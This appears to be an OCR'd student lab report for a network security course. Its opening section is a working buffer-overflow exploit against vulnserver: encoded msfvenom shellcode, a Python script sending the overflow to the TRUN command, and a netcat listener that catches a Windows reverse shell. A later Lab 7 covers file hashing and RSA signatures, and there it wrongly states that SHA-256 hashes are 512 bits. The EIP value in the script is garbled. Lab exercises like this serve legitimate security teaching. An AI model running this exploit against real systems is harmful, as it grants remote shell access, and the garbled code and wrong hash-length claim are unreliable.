buf += b"\x52\x7f\x0c\x70\x76\xdb\xd6\x19\x2f\x81\xb9\x26\x2f"
buf += b"\x6a\x65\x83\x24\x87\x72\xbe\x67\xc0\xb7\xf3\x97\x10"
buf += b"\xd0\x84\xe4\x22\x7f\x3f\x62\x0f\x08\x99\x75\x70\x23"
buf += b"\x5d\xe9\x8f\xcc\x9e\x20\x54\x98\xce\x5a\x7d\xa1\x84"
buf += b"\x9a\x82\x74\x0a\xca\x2c\x27\xeb\xba\x8c\x97\x83\xd0"
buf += b"\x02\xc7\xb4\xdb\xc8\x60\x5e\x26\x9b\x4e\x37\xb9\xda"
buf += b"\x27\x4a\xb9\xdd\x0c\xc3\x5f\xb7\x62\x82\xc8\x20\x1a"
buf += b"\x8f\x82\xd1\xe3\x05\xef\xd2\x68\xaa\x10\x9c\x98\xc7"
buf += b"\x02\x49\x69\x92\x78\xdc\x76\x08\x14\x82\xe5\xd7\xe4"
buf += b"\xcd\x15\x40\xb3\x9a\xe8\x99\x51\x37\x52\x30\x47\xca"
buf += b"\x02\x7b\xc3\x11\xf7\x82\xca\xd4\x43\xa1\xdc\x20\x4b"
```

```
root@kali-linux-vm: ~
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xbe\xb4\xf9\x90\x9c\xdb\xdb\xd9\x74\x24\xf4\x58\x31"
buf += b"\xc9\xb1\x52\x31\x70\x12\x83\xe8\xfc\x03\xc4\xf7\x72"
buf += b"\x69\xd8\xe0\xf1\x92\x20\xf1\x95\x1b\xc5\xc0\x95\x78"
buf += b"\x8e\x73\x26\x0a\xc2\x7f\xcd\x5e\xf6\xf4\xa3\x76\xf9"
buf += b"\xbd\x0e\xa1\x34\x3d\x22\x91\x57\xbd\x39\xc6\xb7\xfc"
buf += b"\xf1\x1b\xb6\x39\xef\xd6\xea\x92\x7b\x44\x1a\x96\x36"
buf += b"\x55\x91\xe4\xd7\xdd\x46\xbc\xd6\xcc\xd9\xb6\x80\xce"
buf += b"\xd8\x1b\xb9\x46\xc2\x78\x84\x11\x79\x4a\x72\xa0\xab"
buf += b"\x82\x7b\x0f\x92\x2a\x8e\x51\xd3\x8d\x71\x24\x2d\xee"
buf += b"\x0c\x3f\xea\x8c\xca\xca\xe8\x37\x98\x6d\xd4\xc6\x4d"
buf += b"\xeb\x9f\xc5\x3a\x7f\xc7\xc9\xbd\xac\x7c\xf5\x36\x53"
buf += b"\x52\x7f\x0c\x70\x76\xdb\xd6\x19\x2f\x81\xb9\x26\x2f"
buf += b"\x6a\x65\x83\x24\x87\x72\xbe\x67\xc0\xb7\xf3\x97\x10"
buf += b"\xd0\x84\xe4\x22\x7f\x3f\x62\x0f\x08\x99\x75\x70\x23"
buf += b"\x5d\xe9\x8f\xcc\x9e\x20\x54\x98\xce\x5a\x7d\xa1\x84"
buf += b"\x9a\x82\x74\x0a\xca\x2c\x27\xeb\xba\x8c\x97\x83\xd0"
buf += b"\x02\xc7\xb4\xdb\xc8\x60\x5e\x26\x9b\x4e\x37\xb9\xda"
buf += b"\x27\x4a\xb9\xdd\x0c\xc3\x5f\xb7\x62\x82\xc8\x20\x1a"
buf += b"\x8f\x82\xd1\xe3\x05\xef\xd2\x68\xaa\x10\x9c\x98\xc7"
buf += b"\x02\x49\x69\x92\x78\xdc\x76\x08\x14\x82\xe5\xd7\xe4"
buf += b"\xcd\x15\x40\xb3\x9a\xe8\x99\x51\x37\x52\x30\x47\xca"
buf += b"\x02\x7b\xc3\x11\xf7\x82\xca\xd4\x43\xa1\xdc\x20\x4b"
buf += b"\xed\x88\xfc\x1a\xbb\x66\xbb\xf4\x0d\xd0\x15\xaa\xc7"
buf += b"\xb4\xe0\x80\xd7\xc2\xec\xcc\xa1\x2a\x5c\xb9\xf7\x55"
buf += b"\x51\x2d\xf0\x2e\x8f\xcd\xff\xe5\x0b\xfd\xb5\xa7\x3a"
buf += b"\x96\x13\x32\x7f\xfb\xa3\xe9\xbc\x02\x20\x1b\x3d\xf1"
buf += b"\x38\x6e\x38\xbd\xfe\x83\x30\xae\x6a\xa3\xe7\xcf\xbe"
root@kali-linux-vm:~#
```


- Copy the all of the lines starting with ‘buf’ and paste them into your script under the comment “Exploit Code Here”.

```
Activities  Applications  Terminal  Dec 5 16:53
root@kali-linux-vm: ~
 GNU nano 5.4                                  vs-shell *
#!/usr/bin/python2.7
import socket
server = '192.168.145.131'
sport = 9999
prefix = 'A' * 2006
eip = '\\xaf\\xll\\x50\\x62'
nopsled = '\\x90' * 16
####Exploit Code here
buf =  b""
buf += b"\xbe\xb4\xf9\x90\x9c\xdb\xdb\xd9\x74\x24\xf4\x58\x31"
buf += b"\xc9\xb1\x52\x31\x70\x12\x83\xe8\xfc\x03\xc4\xf7\x72"
buf += b"\x69\xd8\xe0\xf1\x92\x20\xf1\x95\x1b\xc5\xc0\x95\x78"
buf += b"\x8e\x73\x26\x0a\xc2\x7f\xcd\x5e\xf6\xf4\xa3\x76\xf9"
buf += b"\xbd\x0e\xa1\x34\x3d\x22\x91\x57\xbd\x39\xc6\xb7\xfc"
buf += b"\xf1\x1b\xb6\x39\xef\xd6\xea\x92\x7b\x44\x1a\x96\x36"
buf += b"\x55\x91\xe4\xd7\xdd\x46\xbc\xd6\xcc\xd9\xb6\x80\xce"
buf += b"\xd8\x1b\xb9\x46\xc2\x78\x84\x11\x79\x4a\x72\xa0\xab"
buf += b"\x82\x7b\x0f\x92\x2a\x8e\x51\xd3\x8d\x71\x24\x2d\xee"
buf += b"\x0c\x3f\xea\x8c\xca\xca\xe8\x37\x98\x6d\xd4\xc6\x4d"
buf += b"\xeb\x9f\xc5\x3a\x7f\xc7\xc9\xbd\xac\x7c\xf5\x36\x53"
buf += b"\x52\x7f\x0c\x70\x76\xdb\xd6\x19\x2f\x81\xb9\x26\x2f"
buf += b"\x6a\x65\x83\x24\x87\x72\xbe\x67\xc0\xb7\xf3\x97\x10"
buf += b"\xd0\x84\xe4\x22\x7f\x3f\x62\x0f\x08\x99\x75\x70\x23"
buf += b"\x5d\xe9\x8f\xcc\x9e\x20\x54\x98\xce\x5a\x7d\xa1\x84"
buf += b"\x9a\x82\x74\x0a\xca\x2c\x27\xeb\xba\x8c\x97\x83\xd0"
buf += b"\x02\xc7\xb4\xdb\xc8\x60\x5e\x26\x9b\x4e\x37\xb9\xda"
buf += b"\x27\x4a\xb9\xdd\x0c\xc3\x5f\xb7\x62\x82\xc8\x20\x1a"
buf += b"\x8f\x82\xd1\xe3\x05\xef\xd2\x68\xaa\x10\x9c\x98\xc7"
buf += b"\x02\x49\x69\x92\x78\xdc\x76\x08\x14\x82\xe5\xd7\xe4"

^G Help        ^O Write Out   ^W Where Is   ^K Cut         ^T Execute    ^C Location   M-U Undo
^X Exit        ^R Read File   ^\ Replace    ^U Paste       ^J Justify    ^_ Go To Line M-E Redo
```


```
buf += b"\x02\x7b\xc3\x11\xf7\x82\xca\xd4\x43\xa1\xdc\x20\x4b"
buf += b"\xed\x88\xfc\x1a\xbb\x66\xbb\xf4\x0d\xd0\x15\xaa\xc7"
buf += b"\xb4\xe0\x80\xd7\xc2\xec\xcc\xa1\x2a\x5c\xb9\xf7\x55"
buf += b"\x51\x2d\xf0\x2e\x8f\xcd\xff\xe5\x0b\xfd\xb5\xa7\x3a"
buf += b"\x96\x13\x32\x7f\xfb\xa3\xe9\xbc\x02\x20\x1b\x3d\xf1"
buf += b"\x38\x6e\x38\xbd\xfe\x83\x30\xae\x6a\xa3\xe7\xcf\xbe"
padding = 'F' * (3000 - 2006 - 4 - 16 - len(buf))
attack = prefix + eip + nopsled + buf + padding
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length", len(attack)
s.send(('TRUN .' + attack +'\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()

^G Help        ^O Write Out   ^W Where Is   ^K Cut         ^T Execut
^X Exit        ^R Read File   ^\ Replace    ^U Paste       ^J Justif
```

Save the file

- Restart the **vulnserver**
- Open a new terminal window in Kali and start listing to port 443 using netcat:
  nc –nlvp 443
- Run the vs-shell script in another terminal window
- In the netcat window, the system should connect you to a windows command line such as:



- ***Test it out by running 'whoami'***



LAB7: Digital Forensics (Hashing – Digital Signatures)

Part One: Hashing Files in Linux Let's start by hashing some simple text data. In this exercise will we be using some of the more popular hashing algorithms; MD5, SHA1, and SHA256.

- Log into you **kali linux** system
- Open a command terminal and enter:
  Echo "Network Security" | openssl md5

```
vader@kali-linux-vm:~# echo "Network Security" | openssl md5
MD5(stdin)= 8902e5d27f815a6c6c6cea67b2212bd1
```

The output you receive is the MD5 hash value for the text "Network Security". MD5 using a 128-bit hash value, which is being displayed in hexadecimal format. So regardless of the size of the text, the size of the hash will always be the same

- Run the command again, but let's add some text:

Echo "Network Security is my favourite class" | openssl md5

```
vader@kali-linux-vm:~# echo "Network Security is my favorite class" | openssl md5
MD5(stdin)= 555303913566ed8f501e9f428449c4a8
```

Notice the hash length stays the same, even with more data.

Module Assessment

Question 1- Run the above command two more times, but use the hash algorithms **sha1** and **sha256**

1. **Take a screenshot of your results and paste them here**

```
vader@kali-linux-vm:~# echo "Network Security" | openssl sha1
SHA1(stdin)= b3f6b726d0197f5e1d0f51348749698d49c28874
vader@kali-linux-vm:~# echo "Network Security is my favorite class" | openssl sha1
SHA1(stdin)= e889171670f0172d5d27afa2586b88fefbde97ab
vader@kali-linux-vm:~# echo "Network Security" | openssl sha256
SHA2-256(stdin)= abe5048055a18987e44734e89d8e139d5e5bb048a4b98f34fbc728172d9a91da
vader@kali-linux-vm:~# echo "Network Security is my favorite class" | openssl sha256
SHA2-256(stdin)= 6292b0149d6478b1c5e09e983aa8d8e861ea6dc0fd538b036e8656c29d2ac515
vader@kali-linux-vm:~#
```


2. **How many bits long are each of these hashes?**

Ans: Each hash have 160 and 512 bits

```
vader@kali-linux-vm:~# echo "Network Security" | openssl sha1
SHA1(stdin)= b3f6b726d0197f5e1d0f51348749698d49c28874
vader@kali-linux-vm:~# echo "Network Security is my favorite class" | openssl sha1
SHA1(stdin)= e889171670f0172d5d27afa2586b88fefbde97ab
vader@kali-linux-vm:~# echo "Network Security" | openssl sha256
SHA2-256(stdin)= abe5048055a18987e44734e89d8e139d5e5bb048a4b98f34fbc728172d9a91da
vader@kali-linux-vm:~# echo "Network Security is my favorite class" | openssl sha256
SHA2-256(stdin)= 6292b0149d6478b1c5e09e983aa8d8e861ea6dc0fd538b036e8656c29d2ac515
vader@kali-linux-vm:~# echo -n b3f6b726d0197f5e1d0f51348749698d49c28874 | wc -c | xargs -I {} expr {} \* 4
160
vader@kali-linux-vm:~# echo -n e889171670f0172d5d27afa2586b88fefbde97ab | wc -c | xargs -I {} expr {} \* 4
160
vader@kali-linux-vm:~# echo -n abe5048055a18987e44734e89d8e139d5e5bb048a4b98f34fbc728172d9a91da | wc -c | xargs -I {} expr {} \* 8
512
vader@kali-linux-vm:~# echo -n 6292b0149d6478b1c5e09e983aa8d8e861ea6dc0fd538b036e8656c29d2ac515 | wc -c | xargs -I {} expr {} \* 8
512
vader@kali-linux-vm:~#
```

Part Two: Hashing Files in Windows

- Log into your Windows 10 LAN system
- Browse to https://winscp.net/download/WinSCP-5.13.6-Setup.exe
- In the “Downloads” folder, you find the downloaded setup file for WinSCP. Let’s verify this file is intact before we install it. Most software companies will provide Checksums for their software when you download it.
- In your web browser, find the link that says Checksums and click it



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> certUtil -hashfile "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe"
SHA1 hash of C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe:
d0eecf6406a16e04461db644b02e2c9cae6f7ef2
CertUtil: -hashfile command completed successfully.
PS C:\WINDOWS\system32> certUtil -hashfile "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe" SHA256
SHA256 hash of C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe:
c3bb2b15d14191e52ec61ef5cbfa594be88325d869986eb7d7e481d6569bcd2a
CertUtil: -hashfile command completed successfully.
PS C:\WINDOWS\system32>
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> certUtil -hashfile "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe"
SHA1 hash of C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe:
d0eecf6406a16e04461db644b02e2c9cae6f7ef2
CertUtil: -hashfile command completed successfully.
PS C:\WINDOWS\system32> certUtil -hashfile "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe" SHA256
SHA256 hash of C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe:
c3bb2b15d14191e52ec61ef5cbfa594be88325d869986eb7d7e481d6569bcd2a
CertUtil: -hashfile command completed successfully.
PS C:\WINDOWS\system32> certUtil -hashfile "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe" SHA1
SHA1 hash of C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe:
d0eecf6406a16e04461db644b02e2c9cae6f7ef2
CertUtil: -hashfile command completed successfully.
PS C:\WINDOWS\system32> certUtil -hashfile "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe" MD5
MD5 hash of C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe:
883edcca66da81872ba40dfb971172cc
CertUtil: -hashfile command completed successfully.
PS C:\WINDOWS\system32>
```

You will see 3 different hash values for MD5, SHA1, and SHA256. We can run these algorithms against our file to verify its integrity. Windows has a PowerShell tool for this

- Open a PowerShell terminal and run the following command
- certUtil -hashfile pathtofile Algorithm


EXAMPLE: certUtil -hashfile Users/Administrator/Downloads/WinSCP- 5.13.6-Setup.exe MD5

```
PS C:\WINDOWS\system32> Get-FileHash "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe" -Algorithm MD5

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             883EDCCA66DA81872BA40DFB971172CC                                       C:\Users\Dell\Downloads\WinSC...


PS C:\WINDOWS\system32> Get-FileHash "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe" -Algorithm SHA1

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA1            D0EECF6406A16E04461DB644B02E2C9CAE6F7EF2                               C:\Users\Dell\Downloads\WinSC...


PS C:\WINDOWS\system32> Get-FileHash "C:\Users\Dell\Downloads\WinSCP-5.13.6-Setup.exe" -Algorithm SHA256

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          C3BB2B15D14191E52EC61EF5CBFA594BE88325D869986EB7D7E481D6569BCD2A       C:\Users\Dell\Downloads\WinSC...


PS C:\WINDOWS\system32>
```

Or


Enter

cd downloads



Then,

certUtil –hashfile ‘WinSCP-5.13.6-Setup.exe’ SHA1




Now you can compare the HASH value you generated to the hash value provided by the software manufacture. They should match up

Module Assessment

Question 2: Run the command again, this time check the other hash algorithm

Take a screen shot of the results and paste them here:

Both the hash values are matching




Module Activity Description:

Part three: Signing and verifying an encrypted file

Note:

- The content of the plaintext.txt is "**Love and Basketball**"




```
vader@kali-linux-vm:~# mkdir test
vader@kali-linux-vm:~# cd test
vader@kali-linux-vm:~/test# echo Love and basketball > plaintext.txt
vader@kali-linux-vm:~/test# ls
plaintext.txt
```

Openssl genrsa –des3 –out private.pem 2048

```
vader@kali-linux-vm:~/test# openssl genrsa -des3 -out private.pem 2048
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
vader@kali-linux-vm:~/test#
```


Openssl rsa –in private.pem –outform PEM –pubout –out public.pem

```
vader@kali-linux-vm:~/test# openssl genrsa -des3 -out private.pem 2048
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
vader@kali-linux-vm:~/test# openssl rsa -in private.pem -outform PEM -pubout -out public.pem
Enter pass phrase for private.pem:
writing RSA key
vader@kali-linux-vm:~/test#
```

Module Assessment:

1. **Open a command terminal and enter**

openssl dgst –sha256 –sign private.pem –out sign.sha256 plaintext.txt




2. **In order to verify the file is intact we can use the following command:**

openssl dgst –sha256 –verify public.pem –signature sign.sha256 plaintext.txt

*the output should display "**Verified OK**" if the file is intact and did indeed come from the sender.*

3. **Edit the plaintext.txt file by adding a single letter to the message**



Question 3- Run the above verification command again shown above and paste screenshot below with the verification status.

Ans: we can see after we change the text and run the command again the verification has failed.